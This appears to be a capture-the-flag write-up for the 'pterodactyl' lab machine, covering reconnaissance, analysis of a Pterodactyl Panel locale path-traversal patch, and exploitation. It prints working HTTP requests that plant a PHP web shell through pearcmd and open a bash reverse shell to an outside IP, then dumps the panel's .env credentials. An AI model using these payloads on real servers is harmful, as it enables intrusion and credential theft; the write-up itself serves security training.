This is pterodactyl writeup by Jiseok Song


nmap

```
PORT     STATE  SERVICE    REASON         VERSION
22/tcp   open   ssh        syn-ack ttl 63 OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOouXDOkVrDkob+tyXJOHu3twWDqor3xlKgyYmLIrPasaNjhBW/xkGT2otP1zm
nkTUyGfzEWZGkZB2Jkaivmjgc=
|   256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJTXNuX5oJaGQJfvbga+jM+14w5ndyb0DN0jWJHQCDd9
80/tcp   open   http       syn-ack ttl 63 nginx 1.21.5
| http-title: Did not follow redirect to http://pterodactyl.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.21.5
443/tcp  closed https      reset ttl 63
8080/tcp closed http-proxy reset ttl 63
```

Add it to /etc/hosts

Web Enumeration

pterodactyl.htb shows



Let's add play.pterodactyl.htb also and visit subdomain

```
9 10.129.2.24 pterodactyl.htb play.pterodactyl.htb
```

But it's redirecting to the same page



Let's see change logs in the page

```
MonitorLand - CHANGELOG.txt
=====================================

Version 1.20.X

[Added] Main Website Deployment
--------------------------------
- Deployed the primary landing site for MonitorLand.
- Implemented homepage, and link for Minecraft server.
- Integrated site styling and dark-mode as primary.

[Linked] Subdomain Configuration
--------------------------------
- Added DNS and reverse proxy routing for play.pterodactyl.htb.
- Configured NGINX virtual host for subdomain forwarding.

[Installed] Pterodactyl Panel v1.11.10
--------------------------------------
- Installed Pterodactyl Panel.
- Configured environment:
  - PHP with required extensions.
  - MariaDB 11.8.3 backend.

[Enhanced] PHP Capabilities
-----------------------------------
- Enabled PHP-FPM for smoother website handling on all domains.
- Enabled PHP-PEAR for PHP package management.
- Added temporary PHP debugging via phpinfo()
```

It has pterodactyl panel v1.11.10 and php-pear. Let's fuzz the web contents and subdomains


```
# web contents fuzzing
feroxbuster -u http://pterodactyl.htb -x php -w /opt/SecLists/Discovery/Web-Content/raft-small-files.txt
# subdomains fuzzing
ffuf -u http://pterodactyl.htb -H 'Host: FUZZ.pterodactyl.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  -fs 145
```

```
200      GET       54l      123w     1686c http://pterodactyl.htb/
200      GET       92l      186w     1696c http://pterodactyl.htb/global.css
200      GET       28l      105w      920c http://pterodactyl.htb/changelog.txt
200      GET       18l      145w    15873c http://pterodactyl.htb/Public/Minecraft.ttf
200      GET     9854l    93838w  4648650c http://pterodactyl.htb/Public/Header.png
200      GET       54l      123w     1686c http://pterodactyl.htb/index.php
200      GET      828l     4394w    73000c http://pterodactyl.htb/phpinfo.php
```

This shows phpinfo.php that will be needed later

```
panel                   [Status: 200, Size: 1897, Words: 490, Lines: 36, Duration: 827ms]
```

Let's add panel.pterodactyl.htb also and visit the page



Source code(ctrl+U) shows


```
<script src="/assets/bundle.807ef3ce.js" crossorigin="anonymous"></script>
```

This bundle name is unique for each version and I can verify that it's for v1.11.10(All versions can be downloaded at https://github.com/pterodactyl/panel/releases)

```
┌─[parrot@parrot]─[~/Documents/pterodactyl]
└──╼ $find . -iname bundle.807ef3ce.js
./v1.11.10/public/assets/bundle.807ef3ce.js
┌─[parrot@parrot]─[~/Documents/pterodactyl]
└──╼ $ls ./v1.11.11/public/assets/bundle.*
./v1.11.11/public/assets/bundle.bd8441b2.js
```

Get phileasfogg3 shell

CVE details shows RCE vulnerability



Following the github fix link

```
5       - use Illuminate\Http\Request;
6   5     use Illuminate\Http\JsonResponse;
7   6     use Illuminate\Translation\Translator;
8   7     use Illuminate\Contracts\Translation\Loader;
9   8     use Pterodactyl\Http\Controllers\Controller;
    9   + use Pterodactyl\Http\Requests\Base\LocaleRequest;
```

```
23      -     public function __invoke(Request $request): JsonResponse
    23  +     public function __invoke(LocaleRequest $request): JsonResponse
24  24        {
25      -         $locales = explode(' ', $request->input('locale') ?? '');
26      -         $namespaces = explode(' ', $request->input('namespace') ?? '');
27      -
28      -         $response = [];
29      -         foreach ($locales as $locale) {
30      -             $response[$locale] = [];
31      -             foreach ($namespaces as $namespace) {
32      -                 $response[$locale][$namespace] = $this->i18n(
33      -                     $this->loader->load($locale, str_replace('.', '/', $namespace))
34      -                 );
35      -             }
36      -         }
    25  +         $locale = $request->input('locale');
    26  +         $namespace = $request->input('namespace');
    27  +         $response[$locale][$namespace] = $this->i18n($this->loader->load($locale, $namespace));
```

app/Http/Requests/Base/LocaleRequest.php

```
    ...   @@ -0,0 +1,16 @@
    1   + <?php
    2   +
    3   + namespace Pterodactyl\Http\Requests\Base;
    4   +
    5   + use Illuminate\Foundation\Http\FormRequest;
    6   +
    7   + class LocaleRequest extends FormRequest
    8   + {
    9   +     public function rules(): array
    10  +     {
    11  +         return [
    12  +             'locale' => ['required', 'string', 'regex:/^[a-z][a-z]$/'],
    13  +             'namespace' => ['required', 'string', 'regex:/^[a-z]{1,191}$/'],
    14  +         ];
    15  +     }
    16  + }
```

This shows that previous code(red) has no sanitization process for locale and namespace, so they added a new code(green) to add new class to enforce a rule for locale and namespace.

Translator already has implemented FileLoader.php

framework / src / Illuminate / Translation / TranslationServiceProvider.php ↑ Top

Code Blame Executable File · 56 lines (46 loc) · 1.42 KB Raw

```
8   class TranslationServiceProvider extends ServiceProvider implements DeferrableProvider
15      public function register()
31              return $trans;
32          });
33      }
34
35      /**
36       * Register the translation line loader.
37       *
38       * @return void
39       */
40      protected function registerLoader()
41      {
42          $this->app->singleton('translation.loader', function ($app) {
43              return new FileLoader($app['files'], [__DIR__.'/lang', $app['path.lang']]);
44          });
45      }
```

So I can load file using locale and namespace variables. Looking at route on panel github


panel / routes / base.php

matthewpi routes: fix imports


Code Blame 17 lines (13 loc) · 678 Bytes

```
1   <?php
2
3   use Illuminate\Support\Facades\Route;
4   use Pterodactyl\Http\Controllers\Base;
5   use Pterodactyl\Http\Middleware\RequireTwoFactorAuthentication;
6
7   Route::get('/', [Base\IndexController::class, 'index'])->name('index')->fallback();
8   Route::get('/account', [Base\IndexController::class, 'index'])
9       ->withoutMiddleware(RequireTwoFactorAuthentication::class)
10      ->name('account');
11
12  Route::get('/locales/locale.json', Base\LocaleController::class)
13      ->withoutMiddleware(['auth', RequireTwoFactorAuthentication::class])
14      ->where('namespace', '.*');
15
16  Route::get('/{react}', [Base\IndexController::class, 'index'])
17      ->where('react', '^(?!(\/)?(api|auth|admin|daemon)).+');
```


/locales/locale.json has no authentication or sanitization. Let's visit the page.



Send it to burpsuite and set locale and namespace




There's php-pear they mentioned in changelogs. Let's see phpinfo.




Directive	Local Value	Master Value
highlight.keyword	#007700	#007700
highlight.string	#DD0000	#DD0000
html_errors	On	On
ignore_repeated_errors	Off	Off
ignore_repeated_source	Off	Off
ignore_user_abort	Off	Off
implicit_flush	Off	Off
include_path	.:/usr/share/php8:/usr/share/php/PEAR	.:/usr/share/php8:/usr/share/php/PEAR
input_encoding	*no value*	*no value*
internal_encoding	*no value*	*no value*
log_errors	On	On
mail.add_x_header	Off	Off
mail.force_extra_parameters	*no value*	*no value*
mail.log	*no value*	*no value*
mail.mixed_lf_and_crlf	Off	Off
max_execution_time	30	30
max_file_uploads	20	20
max_input_nesting_level	64	64

hacktricks shows how to have RCE using pearcmd




I can create /tmp/hello.php which can execute code





```
GET /locales/locale.json?+config-create+/&locale=../../../../../usr/share/php/PEAR/&namespace=pearcmd&/<?=system($_REQUEST['cmd'])?>+/tmp/hello.php HTTP/1.1
```

Now I can run code using this file



Let's get a shell

```
GET /locales/locale.json?
locale=../../../../../tmp/&namespace=hello&cmd=bash+-c+'bash+-
i+>%26+/dev/tcp/10.10.16.59/9001+0>%261' HTTP/1.1
```



It has .env that has creds for mysql

```
wwwrun@pterodactyl:/var/www/pterodactyl> cat /var/www/pterodactyl/.env
APP_ENV=production
APP_DEBUG=false
APP_KEY=base64:UaThTPQnUjrrK61o+Luk7P9o4hM+gl4UiMJqcbTSThY=
APP_THEME=pterodactyl
APP_TIMEZONE=UTC
APP_URL="http://panel.pterodactyl.htb"
APP_LOCALE=en
APP_ENVIRONMENT_ONLY=false

LOG_CHANNEL=daily
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=panel
DB_USERNAME=pterodactyl
DB_PASSWORD=PteraPanel

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

CACHE_DRIVER=redis
QUEUE_CONNECTION=redis
SESSION_DRIVER=redis

HASHIDS_SALT=pKkOnx0IzJvaUXKWt2PK
HASHIDS_LENGTH=8
```

```
mysql -u 'pterodactyl' -h 127.0.0.1 -D panel -p
```

```
wwwrun@pterodactyl:/var/www/pterodactyl> mysql -u 'pterodactyl' -h 127.0.0.1 -D panel -p
